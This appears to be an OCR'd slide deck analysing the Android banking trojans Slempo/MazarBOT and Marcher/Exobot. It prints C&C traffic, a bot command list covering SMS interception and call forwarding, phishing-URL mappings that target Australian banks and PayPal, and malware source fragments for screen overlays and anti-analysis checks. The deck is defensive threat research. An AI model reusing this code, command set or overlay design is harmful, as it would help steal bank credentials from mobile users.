
Select application dialog to change

0 of 27 selected

| □ | Description |
|---|---|
| □ | ANZ |
| □ | Alior Mobile |
| □ | Amazon |
| □ | BZWBK24 mobile |
| □ | Bank Millennium |
| □ | Bank Pekao |

# Slempo/MazarBOT

## Panel



Change application dialog

Fields in **bold** are required.

Description: NAB

HTML contents:

```
<html><head><style type="text/css">@charset "UTF-8";[ng\:cloak],[ng-cloak],[data-ng-cloak],[x-ng-cloak],.ng-cloak,.x-ng-cloak,.ng-hide{display:none !important;}ng\:form{display:block;}.ng-animate-block-transitions{transition:0s all!important;-webkit-transition:0s all!important;}</style>
<title>NAB IB on your mobile</title>
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="nab-app-id" content="470b5bc4-c70b-45af-9918-7e4132b3c613">
<meta http-equiv="Cache-Control" content="no-cache">
<meta http-equiv="Cache-Control" content="no-store">
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Expires" content="-1">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
```


App filter: au.com.nab.mobile

1 package per line

# Slempo/MazarBOT

**Target list:** Besides hard-coded target list, new targets could be added dynamically through *#update_html* command.

Currently, MazarBOT only delivers HTML data if targeted app is found on the infected device.



```
{"type":"reg","phone":"15555218135","country":"US","imei":"2fe518b3f2ee626","model":"Genymotion
Androidnew","apps":["at.volksbank.volksbankmobile","com.hqzel.zgnlpufg","com.example.android.apis","com.android.gesture.builder"],"operator":"310270","os":"7.0","install id":"222"}
```

# Slempo/MazarBOT

C&C communication: HTTP. We’ve seen one variant using SOCKS5 proxies which then communicates through its C&C on the TOR network but not lately.

```
HTTP/1.1 200 OK
Server: nginx/1.6.2 (Ubuntu)
Date: Thu, 17 Aug 2017 12:41:33 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.31
Content-Length: 8829

{"command":"update html","params":{"html
version":1,"data":[{"packages":[“com.paypal.android.p2pmobile"],"html":
"PGh0bWw+DQo8a...
```

# Slempo/MazarBOT

C&C communication: one variant called Abrvall targeting mostly Turkey found using different type of communication but still not encrypted in any way.

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Wed, 17 Feb 2016 18:41:47 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 2522
X-Powered-By: PHP/5.4.45

injectslist:6f72672e77657374747061632e62616e6b5e636f6d2e77657374747061632e636173687461616
e6b5e61752e636f6d2e77657374747061632e6f6e6c696e65696e76657374696e675e6f72672e62616e6b
696e672e77657374747061632e706179776179795e636f6d2e7265762e6d6f62696c6562616e6b696e672e7
7657374747061635e636f6d2e77657374747061632e696c6c756d696e6174655e636f6d2e62656e6469676f
62616e6b2e6d6f62696c655e636f6d2e636f6d6d62616e6
```

# Slempo/MazarBOT

**C&C communication:** BOT commands


#update_html
#domain
#sms_intercept_start
#sms_intercept_stop
#sms_listen_start
#sms_listen_stop
#sms_send
#call_forward_start
#sms_blocklist_start
#apps
#proxy_start
#proxy_stop
#plugin_add
#plugin_start
#files_list
#file_transfer
#spam
#extract_phone_numbers
#open_url

# Marcher (Exobot)

**When:** October/2015, in the news more in June/2016


**Distribution method:** phishing / social-engineering, SMS

**New feature**: more advanced from a code level perspective, phishing on the website itself, “proxy” module.




# Marcher (Exobot)

**Phishing** page being displayed both on app and website.




```
[
  {"to":"com.commbank.netbank","body":"http://f4iugfng344.ru/111/l/au/01.php"},
  {"to":"org.westpac.bank","body":"http://f4iugfng344.ru/111/l/au/02.php"},
  {"to":"org.stgeorge.bank","body":"http://f4iugfng344.ru/111/l/au/03.php"},
  {"to":"au.com.nab.mobile","body":"http://f4iugfng344.ru/111/l/au/04.php"},
  {"to":"au.com.ingdirect.android","body":"http://f4iugfng344.ru/111/l/au/05.php"},
  {"to":"au.com.bankwest.mobile","body":"http://f4iugfng344.ru/111/l/au/06.php"},
  {"to":"org.banksa.bank","body":"http://f4iugfng344.ru/111/l/au/08.php"},
  {"to":"com.android.email","body":"http://f4iugfng344.ru/111/l/mail/mail.php"},
  {"to":"com.paypal.android.p2pmobile","body":"http://f4iugfng344.ru/111/l/paypal/paypal.php"}
]
```



```
[
{"to":"commbank.com.au","body":"http://f4iugfng344.ru/111/l/au/01.php"},
{"to":"westpac.com.au","body":"http://f4iugfng344.ru/111/l/au/02.php"},
{"to":"stgeorge.com.au","body":"http://f4iugfng344.ru/111/l/au/03.php"},
{"to":"nab.com.au","body":"http://f4iugfng344.ru/111/l/au/04.php"},
{"to":"ingdirect.com.au","body":"http://f4iugfng344.ru/111/l/au/05.php"},
{"to":"bankwest.com.au","body":"http://f4iugfng344.ru/111/l/au/06.php"},
{"to":"banksa.com.au","body":"http://f4iugfng344.ru/111/l/au/08.php"},
{"to":"paypal.com","body":"http://f4iugfng344.ru/111/l/paypal/paypal.php"}
]
```

# Marcher (Exobot)


## Overlay



```
// get running apps
List<AndroidAppProcess> processes = AndroidProcesses.getRunningForegroundApps(ctx);

// Freedialog - block screen with webpage feature
if ((boolean) Modules.main(ctx, S.get_pref, new Object[]{ S.free_dialog, false }) && !Utils.inRunningApps(ctx.getPackageName(), processes, null)) {
    startFreeDialog();
    return;
}

String minimize = (String) Modules.main(ctx, S.get_pref, new Object[]{ S.api_minimize_apps, ""});
String[] apps_minimize = (String[]) Modules.main(ctx, S.string2list, new Object[]{minimize});

// minimize apps 4-5-6
for (int count = 0; count < apps_minimize.length; count++)
    if(Utils.inRunningApps(apps_minimize[count], processes, null)) {
        Utils.minimizeAll(ctx);
        return;
    }

// parse webinjects to show
Map<String, Integer> apps = Utils.getApplications(ctx, (String) Modules.main(ctx, S.get_pref, new Object[]{ S.api_injects, "" }));
```

# Marcher (Exobot)


## Anti-analysis (debugging, emulator, country)




```
 ctx = getApplicationContext();
 if(Utils.is_blocked(ctx)) {
     finish();
     return;
 }

public static boolean is_blocked(Context ctx)
{
    if (Constant.DEBUG) Log.d(TAG, "CHECK IF BLOCKED");

    if(Constant.DEBUG)
        return false;

    if(is_debugger()) {
        if (Constant.DEBUG) Log.d(TAG, "debugger detected; stop");
        return true;
    }

    if(is_emulator(ctx))
    {
        if (Constant.DEBUG) Log.d(TAG, "IMEI detected emulator; stop");
        return true;
    }

    if(Constant.SKIP_COUNTRY_CHECK)
        return false;

    String[] blocked_countries = S.blocked_countries.split("\\|");
    String[] blocked_langs = S.blocked_langs.split("\\|");
```

# Marcher (Exobot)

## Anti-analysis (debugging, emulator, country)




```
function is_bot_blocked($bot_id, $data)
{
    # if IP is blocked
    $ip = hlp::get_client_ip();
    $general = $this->client_cfg['db_main'];

    $sql = "select ip from {$general}.blocked_bots where ip=:ip or bot_id=:bot_id";
    $params = array(
        array(":ip", $ip, PDO::PARAM_STR, 15),
        array(":bot_id", $bot_id, PDO::PARAM_STR, 32),
    );

    $res = $this->db->exec($sql, $params, true);
    if(sizeof($res))
        return true;

    # check country, lang, imei, model, operator if they are present
    $is_bad = false;

    if(array_key_exists('102', $data)) // country
    {
